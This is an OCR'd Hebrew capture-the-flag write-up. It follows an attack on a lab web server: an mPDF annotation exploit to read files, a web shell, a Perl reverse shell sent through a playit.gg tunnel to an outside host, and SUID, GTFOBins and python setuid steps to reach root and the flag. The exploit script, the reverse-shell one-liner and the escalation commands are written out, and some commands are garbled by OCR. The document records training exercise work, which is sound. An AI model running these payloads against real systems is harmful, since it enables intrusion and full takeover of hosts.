
חיפשתי משהוא פגיע כאן ב fn12 ראיתי



Only admins are allowed!



ראיתי שרשום mpdf.php החלטתי לבדוק אם יש פגיעות על זה באתר db exploit



ראיתי שזה שפת מפתחים php ואפשר להזריק ל mpdf הערות ואז נוכל לראות את pdf אבל לא את phpשמאחוריו ראיתי את הpylod שהוא מזריק הערה שמייצרת כפתור במסמך pdf שמאפשרת להוריד אותו אז העתקתי את הpylod ויצרתי קובץ חדש בשם nano mpdf.php והכנסתי לשם את הנתונים ושמרתי .אחר כך הרצתי אותו בשם של

הקובץ mpdf.php

```
└─$ nano mpdf.php

┌──(kali㉿kali)-[~]
└─$ cat mpdf.php

# Google Dork: N/A
# Date: 2022-07-23
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://mpdf.github.io/
# Software Link: https://mpdf.github.io/
# Version: CuteNews
# Tested on: Ubuntu 20.04, mPDF 7.0.x
# CVE: N/A
```

```
    payload_gen(args)
def banner():
    banner = """
```

```
    print(banner)
def payload_gen(fname):
    payload = f'<annotation file="{fname}" content="{fname}" icon="Graph" title="Attached
 File: {fname}" pos-x="195" />'
    encoded_payload = quote(payload)
    print("[+] Replace the content with the payload below")

    print(f"Url encoded payload:\n{encoded_payload}\n")
    base64enc = b64encode(encoded_payload.encode())
    print(f"Base64 encoded payload:\n{base64enc.decode()}\n")
if __name__ == ("__main__"):
    banner()
    print("Enter Filename eg. /etc/passwd")
    terminal= Terminal()
    terminal.cmdloop()
```

וראיתי את ה url הראשון העתקתי והדבקתי בurl של האתר בהתחלה לא נתן לי

https://www.techie-world.xyz/mpdf.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at www.techie-world.xyz Port 443

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibil

Filter Output Errors Wa

⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]

ניסיתי להוריד אותו דרך הפקודה


```
┌──(kali㉿kali)-[~]
└─$ xdg-open mpdf.php

┌──(kali㉿kali)-[~]
└─$
```

~/mpdf.php - Mousepad


File Edit Search View Document Help

```
1 --2024-12-23 13:45:05--  https://techie-world.xyz/admin/mpdf.php
2 Resolving techie-world.xyz (techie-world.xyz)... 3.90.191.61
3 Connecting to techie-world.xyz (techie-world.xyz)|3.90.191.61|:443... connected.
4 HTTP request sent, awaiting response... 200 OK
5 Length: 24 [text/html]
6 Saving to: 'mpdf.php.2'
7
8     0K                                                      100% 1.68M=0s
9
10 2024-12-23 13:45:06 (1.68 MB/s) - 'mpdf.php.2' saved [24/24]
11
12
```

זה הוריד לי אותו אבל לא הצלחתי לראות את התוכן של הקובץ אז ניסיתי להדביק את זה שוב מחקתי את ה admin והדבקתי והופיע לי



וכאן אני עושה exploit הורדתי אותו אליי ואז ראיתי את התוכן





```php
<?php
        if(!isset($_COOKIE["user"]) || $_COOKIE["user"] != "admin") {
                die("Only admins are allowed!");
        }
        if (isset($_GET["user"])) {
                $user = $_GET["user"];
        } else {
                $user = "";
        }
        require_once __DIR__ . '/vendor/autoload.php';
        $mpdf = new \Mpdf\Mpdf(["allowAnnotationFiles" => true]);
        $mpdf->WriteHTML("Hello $user");
        $mpdf->WriteHTML("Friendly tip, go to the documentation and seek for annotation, maybe youll find something interesting..");
        $mpdf->WriteHTML("Another tip, use Firefox");
        $mpdf->Output();

        //Do not forget that in order to run code there is a file 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php
?>
```


העתקתי את הקוד php והדבקתי אותו אחרי admin ואז הצלחתי


הופיע לי web shell

כאן אני רוצה להשתמש ב pylod



והתחלתי לחקור ולבדוק ולנסות להעלות הרשאות כדי להגיע לדגל







חיפשתי pylod of revers shell שרשום בשפת perl והדבקתי אותו ב web shell

ועוד לא לחצתי על execute כי חיפשתי תוכנה שמייצרת tanell ביני לבין השרת מצאתי אתר בשם playit.gg נרשמתי אליו אחר כך הייתי צריכה להוריד אותו גם kali ולהריץ אותו ואחר הייתי צריכה ליצור את ה tanel ניסתי בהתחלה כל מיני פורטים 8080 /1234/666 לא יודעת למה לא עבד לי ניסיתילאחר כמה ניסיונות ניסיתי לכבות

את המכונה ולהפעיל מחדש וניסיתי הפעם את הפורט 443 זה עבד...



הפעלתי שוב בטרמינל את playit.gg וראיתי שזה מחובר לי



ואחרי שיצרתי את ה tanel

יצרתי מאזין nc -nvlp 443

הפעלתי את pylod:

```
perl -e 'use Socket;$i="playing-ga.gl.at.ply.gg";
$p=24379;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,soc
kaddr_in($p,inet_aton($i))))
';{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}
```

```
└─$ nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 127.162.133.82 43875
/bin/sh: 0: can't access tty; job control turned off
$ ls
2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php
composer.json
composer.lock
css
hash.txt
img
index.php
js
mpdf.php
src
vendor
$ pwd
/var/www/html/admin
$ cat flag.txt
cat: flag.txt: No such file or directory
$ flag.txt
/bin/sh: 4: flag.txt: not found
$ whoami
www-data
$
```

כאן אני כבר בתוך internal

רציתי לבדוק גירסה במערכת ההפעלה וגם את גרסת הקרנל

```
$ arch
x86_64
$ uname -r
6.8.0-1021-aws
$
```

חיפשתי פירצה למערכת או לגרסת הקרנל ע"י כלי לזיהוי פרצות אוטומט :lse הורדתי אותו והפעלתי אותו ונתתי לו הרשאות ריצה

```
┌──(kali㉿kali)-[~]
└─$ chmod +x lse.sh

┌──(kali㉿kali)-[~]
└─$ ./lse.sh
```

```
i  sof540 ..................................... skip
i  sof550 ..................................... skip
═══════════════════════════( containers )═══════════════════════════
*  ctn000 ..................................... nope
*  ctn010 ..................................... nope
!  ctn020 ..................................... nope
*  ctn200 ..................................... nope
!  ctn210 ..................................... nope
═══════════════════════════( processes )════════════════════════════
i  pro000 ..................................... yes!
i  pro001 ..................................... yes!
i  pro002 ..................................... yes!
!  pro010 ..................................... nope
*  pro020 ..................................... yes!
*  pro030 ..................................... yes!
i  pro500 ..................................... skip
i  pro510 ..................................... skip
═══════════════════════════( CVEs )═══════════════════════════
 In order to test for CVEs, download lse.sh from the GitHub releases page.
 Alternatively, build lse_cve.sh using tools/package_cvs_into_lse.sh from the
repository.
═══════════════════════════( FINISHED )═══════════════════════════
```

חיפשתי גם ב LinPeas כלי מתקדם יותר לחיפוש פרצות

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

linpeas.sh/.

חיפשצי קבצים עם הרשאות find / -perm -4000 2>/dev/null

וזה הראה לי הרבה קבצים העתקתי את הקובץ ונכנסתי לאתר
/dhttps://gtfobins.github.io

It can b active system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

שם הוא נתן לי כל מיני קונפיגורציות להשתלטות על המערכת רשמתי env ו אז suid עדיין לא הצלחתי ואז ניסיתי גם בשפת perl ועוד שפות לא עבד

Nmap Interactive Mode

find / -perm -u=s -type f 2>/dev/null

perl -e 'exec "/bin/sh -p

';"perl -e 'exec {"/bin/bash"} "/bin/bash", "-p

perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash

ומצאתי את הפקודה אבל זה עדיין לא נתן לי הרשאות שלroot

אחר כך רשמתי whoami עדיין הייתי על data חיפשתי עוד פקודות לחיפוש קבצים עם הרשאות גבוהות ללא הצלחה בסוף החלטתי לבדוק בשפת python

1. 'python3 -c 'import os; os.setuid(0); os.system("/bin/bash")
2. find / -type f -iname *flag.txt* 2>/dev/null

ובסוף זה עבד הוא מצא לי 2 קבצים :

וראיתי גם קובץ של root אז נכנסתי לתקייה cd/root

אחר כך cat .flag.txt

ולבסוף מצאתי את flag

```
└─$ nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 127.162.133.82 60963
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
find / -type f -iname *flag.txt* 2>/dev/null
/var/www/html/flag.txt
/root/.flag.txt
```

```
# cd/root
cd/root
sh: 16: cd/root: not found
# cd/root/
cd/root/
sh: 17: cd/root/: not found
# cd /root/
cd /root/
# ls
ls
snap
# cat .flag.txt
cat .flag.txt
FLAG{YA_HACKER}
#
```